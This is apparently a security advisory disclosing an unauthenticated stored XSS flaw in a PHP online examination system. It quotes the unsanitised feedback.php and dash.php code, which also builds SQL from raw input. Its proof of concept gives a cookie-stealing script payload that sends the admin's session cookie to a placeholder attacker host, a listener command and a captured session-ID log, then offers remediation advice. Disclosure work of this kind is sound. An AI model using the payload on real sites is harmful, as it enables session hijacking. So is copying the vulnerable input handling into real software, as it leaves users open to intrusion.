Unauthenticated Stored XSS in Codezips - Project Worlds: Online Examination System in PHP

Summary

A stored cross-site scripting (XSS) vulnerability exists in the *Online Examination System in PHP* by Project Worlds, allowing an unauthenticated attacker to inject arbitrary JavaScript payloads through the `feedback.php` endpoint. The malicious code is then executed in the context of an authenticated admin viewing the dashboard, potentially allowing for session hijacking and sensitive information disclosure.

Vulnerability Details

- **Type:** Stored Cross-Site Scripting (XSS)
- **Affected Component:** `feedback.php`
- **Attack Vector:** Remote (via web form input)
- **Authentication Required:** No

Vulnerable Code

`feedback.php` (Input Handling – no sanitization)

php
CopyEdit

```
$name = $_POST['name'];
$subject = $_POST['subject'];
$email = $_POST['email'];
$feedback = $_POST['feedback'];

$q="INSERT INTO feedback VALUES (NULL, '$name', '$subject' ,
'$email' , '$feedback' , NOW(), NOW())";
```

Issue: User input is directly inserted into the database without any form of sanitization or escaping, making it vulnerable to stored XSS.

dash.php (Output Rendering – raw echo)

php

CopyEdit

```
echo '<td><a title="Click to open feedback"
href="dash.php?q=3&fid='.$id.'">'.$subject.'</a></td>';

...

echo '<div class="mCustomScrollbar"...><br />'.$feedback.'</div>';
```

🚨 *Issue:* The feedback content is echoed directly into the HTML response with no `htmlspecialchars()` or other escaping. If malicious scripts are stored, they are executed when viewed by an admin.


Impact

- Information Disclosure (e.g., session cookies)
- Remote script execution in the admin's browser context

Proof-of-Concept (PoC)

1. Malicious Feedback Submission

Navigate to:



http://TARGET/quiz/online-examination-system-in-php-master/feedback.php

Payload used:

<script>new Image().src="http://YOURIP:8000/c?x="+document.cookie</script>


2. Python Web Server for Exfiltration

python3 -m http.server 8000

Screenshot: Payload being submitted in feedback form.

3. Admin Viewing the Feedback

When the admin logs in and visits the feedback section at:




http://TARGET/quiz/online-examination-system-in-php-master/dash.php?q=3

The payload is rendered and executed in the admin's browser.

Screenshot: Admin clicks on the feedback entry.

4. Cookie Exfiltration Captured

Python server receives the GET request with admin's PHPSESSID:



GET /c?x=PHPSESSID=2b76b02925d77f0fbe2031a0349e4111 HTTP/1.1" 404 -

Screenshot: Cookie leaked to attacker server.

Remediation

- **Sanitize all inputs** using `htmlspecialchars()` or an HTML sanitization library.
- **Validate output**: never trust and render input data without filtering.
- **Restrict unauthenticated access** to endpoints that store or render user input.

Discoverer

Reported by: Aryan Singh (ttaryan10@gmail.com)

References

- https://owasp.org/www-community/attacks/xss/
- https://codezips.com/php/online-examination-system-in-php-with-source-code/

Disclosure Timeline

- **Jul 16, 2025**: Vulnerability discovered and verified.
- **Jul 17, 2025**: CVE draft submission initiated.